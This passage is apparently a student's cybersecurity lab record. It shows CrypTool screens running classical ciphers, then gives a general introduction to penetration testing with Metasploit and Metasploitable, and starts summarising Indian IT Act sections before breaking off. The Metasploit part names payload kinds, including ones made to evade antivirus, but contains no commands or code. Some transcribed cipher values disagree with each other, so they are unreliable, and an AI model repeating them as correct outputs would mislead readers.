
Substitution cipher







WIZARD
SUBSTITUTION OUTPUT
Here, you can change the parameters and view the results.
Substitution Output:
BZggj, BVuZ V idXZ YVx kjjiVh
29 characters, 1 line
Start
Encryption/Decryption
Classic Encryption/Decryption
Substitution
Substitution Output
Back
Next
Abort



WIZARD
MESSAGE INPUT
Here, you can input the message and the key to use.
Encrypt or Decrypt:
Decrypt
Unknown symbols handling:
Leave as is
Message to encrypt/decrypt:
BZggj, BVuZ V idXZ YVx kjjiVh
Password:
Crypto
Password-Position:
Order:
0
Ascending
Start
Encryption/Decryption
Classic Encryption/Decryption
Substitution
Back
Next
Abort



CrypTool 2.1 (Stable Build 9202.2) – Wizard
Home
Edit
Crypto Tutorials
About
New
Open
Save
Print
Play
Stop
Log
File
Execute
View
Startcenter
CrypToolStore
CrypCloud
Updates
Settings
Help
Extras
Startcenter
Wizard
WIZARD
SUBSTITUTION OUTPUT
Here, you can change the parameters and view the results.
Message to encrypt/decrypt:
BZggj, BVuZ V idXZ YVx kjjiVh
Password:
Crypto
Substitution Mapping:
Start
Encryption/Decryption
Classic Encryption/Decryption
Substitution
Substitution Output
Back
Next
Abort



CrypTool 2.1 (Stable Build 9202.2) – Wizard
WIZARD
SUBSTITUTION OUTPUT
Here, you can change the parameters and view the results.
Substitution Output:
Hello, Have a nice day poonam
29 characters, 1 line
Start
Encryption/Decryption
Classic Encryption/Decryption
Substitution
Substitution Output
Back
Next
Abort

Playfair



CrypTool 2.1 (Stable Build 9202.2) – Wizard
WIZARD
ALGORITHM SELECTION
Select a classic encryption/decryption algorithm.
Caesar
Vigenère
Substitution
Enigma
Playfair
ADFGVX
XOR
Transposition
Scytale
Description
The Playfair cipher or Playfair square is a manual symmetric encryption technique and was the first literal digraph substitution cipher.
Start
Encryption/Decryption
Classic Encryption/Decryption
Back
Next
Abort



CrypTool 2.1 (Stable Build 9202.2) – Wizard
Home
Edit
Crypto Tutorials
About
New
Open
Save
Print
Play
Stop
Log
File
Execute
View
Startcenter
CrypToolStore
CrypCloud
Updates
Settings
Help
Extras
Startcenter
Wizard
WIZARD
MESSAGE INPUT
Here, you can input the message and the key to use.
Encrypt or Decrypt:
Encrypt
Message to encrypt/decrypt:
Hello, Good morning Poonam
Key:
BCD



CrypTool 2.1 (Stable Build 9202.2) – Wizard
Home
Edit
Crypto Tutorials
About
New
Open
Save
Print
Play
Stop
Log
File
Execute
View
Startcenter
CrypToolStore
CrypCloud
Updates
Settings
Help
Extras
Startcenter
Wizard
WIZARD
PLAYFAIR OUTPUT
Here, you can change the parameters and view the results.
Message to encrypt/decrypt:
Hello, Good morning Poonam
Playfair Output:
KDNVMPIMNANPSMHOKMNYPOCO
24 characters, 1 line
Start
Encryption/Decryption
Classic Encryption/Decryption
Playfair
Playfair Output
Back
Next
Abort


CrypTool 2.1 (Stable Build 9202.2) – Wizard
Home
Edit
Crypto Tutorials
About
New
Open
Save
Print
Play
Stop
Log
File
Execute
View
Startcenter
CrypToolStore
CrypCloud
Updates
Settings
Help
Extras
Startcenter
Wizard
WIZARD
MESSAGE INPUT
Here, you can input the message and the key to use.
Encrypt or Decrypt:
Decrypt
Message to encrypt/decrypt:
KDNVMPIMNANPSMHOKMNYPOCO
Key:
BCD
Start
Encryption/Decryption
Classic Encryption/Decryption
Playfair
Back
Next
Abort


Transpostion:






CrypTool 2.1 (Stable Build 9202.2) – Wizard
Home
Edit
Crypto Tutorials
About
New
Open
Save
Print
Play
Stop
Log
File
Execute
View
Startcenter
CrypToolStore
CrypCloud
Updates
Settings
Help
Extras
Startcenter
Wizard
WIZARD
MESSAGE INPUT
Here, you can input the message and the key to use.
Encrypt or Decrypt:
Encrypt
Message to encrypt/decrypt:
Hello Poonam
Key:
ZEBRAS
Read in:
Permutation:
Read out:
by row
by column
by row
Start
Encryption/Decryption
Classic Encryption/Decryption
Transposition
Back
Next
Abort


WIZARD
TRANSPOSITION OUTPUT
Here, you can change the parameters and view the results.
Message to encrypt/decrypt:
Hello Poonam


Here, you can change
Plugin Presentation:
Olel HuanjaT
Transposition Output:
Start
Encryption/Decryption
Classic Encryption/Decryption
Transposition
Transposition Output
Back
Next
Abort


CrypTool 2.1 (Stable Build 9202.2) – Wizard
WIZARD
MESSAGE INPUT
Here, you can input the message and the key to use.
Encrypt or Decrypt:
Decrypt
Message to encrypt/decrypt:
olel HaoonmP
Key:
ZEBRAS
Read in:
Permutation:
Read out:
by row
by column
by row
Start
Encryption/Decryption
Classic Encryption/Decryption
Transposition
Back
Next
Abort


CrypTool 2.1 (Stable Build 9202.2) – Wizard
WIZARD
TRANSPOSITION OUTPUT
Here, you can change the parameters and view the results.
Message to encrypt/decrypt:
olel HaoonmP


CrypTool 2.1 (Stable Build 9202.2) – Wizard
WIZARD
TRANSPOSITION OUTPUT
Here, you can change the parameters and view the results.
Plugin Presentation:
Hello Poonam
Transposition Output:
Start
Encryption/Decryption
Classic Encryption/Decryption
Transposition
Transposition Output
Back
Next
Abort

Practical 8

Aim:Pen Testing & Cyberlaw section under IT act 2000 - 43,65,66A, 66B,66C,66D,66E,66F,67A, 67B ,71,72,73 and 74

1) Explain Penetration Testing using Metasploit and metasploitable.

Penetration testing, often called “pentesting”, “pen testing”, "network penetration testing", or

“security testing”, is the practice of attacking your own or your clients’ IT systems in the same way a hacker would to identify security holes. Pen testing tries to gain control over systems and obtain data. The person carrying out a penetration test is called a penetration tester or pen tester. For the rest of the article, we will refer to it as a pen test or pen testing.

Pen Test Steps

Each pen test might have different steps, but a pen test generally has the following:

- Set the scope
- Reconnaissance
- Discovery
- Exploitation
- Brute Forcing
- Social Engineering
- Take Control
- Pivoting
- Gather Evidence
- Cleanup
- Report
- Remediation

Metasploit:

Metasploit is simple to use and is designed with ease-of-use in mind to aid Penetration Testers.

What is the Metasploit Framework and How is it Used?

The Metasploit framework is a very powerful tool which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers.

Because it's an open-source framework, it can be easily customized and used with most operating systems.

With Metasploit, the pen testing team can use ready-made or custom code and introduce it into a network to probe for weak spots. As another flavor of threat hunting, once flaws are identified and documented, the information can be used to address systemic weaknesses and prioritize solutions.

The framework also carries nearly 500 payloads, some of which include:

- Command shell payloads that enable users to run scripts orrandom commands against a host
- Dynamic payloads that allow testers to generate unique payloads to evade antivirus software
- Meterpreter payloads that allow users to commandeer device monitors using VMC and to take over sessions or upload and download files
- Static payloads that enable port forwarding and communications between networks.

Metasploitable:

Metasploitable is a virtual Linux Operating Machine loaded with many types of vulnerabilities Normally Founds In Operating System That Can be use for Exploiting this Linux Machine. Metasploitable Project is also created and maintained By rapid7 Community (Metasploit-Framework Community).Metasploitable is Originally Design For Metasploit Framework Testing .

In Simple Words, Metasploitable is a Operating System Based On Linux, Specially Design For Practicing Penetration Testing Skills, Network Security Skill, Metasploit- Framework Skills And many more.

The Main Goal of Metasploitable Is To Provide A Vulnerable Operating System, that can used by New Networking Students, New Penetration Testers, Hackers, Network Researcher For Practicing Their Skill in Secure Environment. With Metasploitable, Anyone Can Easily

Setup its Own Personal Secure lab for testing their Skill Or To Learn New Things In Secure

Environment. As We Already Know, "practice makes man perfect" That's why Every Penetration Testers always want to test their skill to make them more accurate. And At That Situation, This OS Come In Main Role As Target/Victim OS.

Conclusion:

To Practicing And Testing Pentesting Skill, Metasploitable Virtual Machine is best Choice to Create A Pentesting Personal Lab in Secure Environment.

2) Cyberlaw section under IT act 2000

A) Section 43:

Description: Penalty and compensation for damage to computer, computer system, etc.

Penalty: Charges the services availed of by a person to the account of another person by tampering with or manipulation any computer, computer system or compute the network he shall be liable to pay damages by way of compensation not exceeding one crore rupees to the person so affected.

Case: Reliance Jio owned by Mukesh Ambani had registered an FIR with the Navi Mumbai police under section 379 (theft) of the IPC and section 43 (2) (data theft – downloads, copies or extracts any data, computer database or information from such computer, computer system or computer network including information or data held or stored in any removable storage medium) and 66 (computer-related offenses) of the Information Technology Act.

B) Section 65:

Description: Tampering with computer source documents.

Penalty: Whoever knowingly or intentionally conceals, destroys or alters or intentionally or knowingly causes another to conceal, destroy, or alter any computer source code used for a computer, computer programme, computer system or computer network, when the computer source code is required to be kept or maintained by law for the time being in force, shall be punishable with imprisonment up to three years, or with fine which may extend up to two lakh rupees, or with both.

Case: Reliance model handsets were to be exclusively used by Reliance India Mobile Limited but the TATA Indicom staff members who were figured as an accused tampered with pre-programmed CDMA digital handsets belonging to Reliance Infocomm and activated with TATA Indicom network with all dubious means. Offence was held to be made out under Section 65 of IT Act.

C) Section 66A:

Description: Punishment for sending offensive messages through communication service, etc.

Penalty: Any person who sends, by means of a computer resource or a communication device

i. any information which he knows to be false, but for the purpose of causing annoyance, inconvenience, danger, obstruction, insult,injury, criminal intimidation, enmity, hatred or ill will, persistently by making use of such computer resource or a communication device

OR

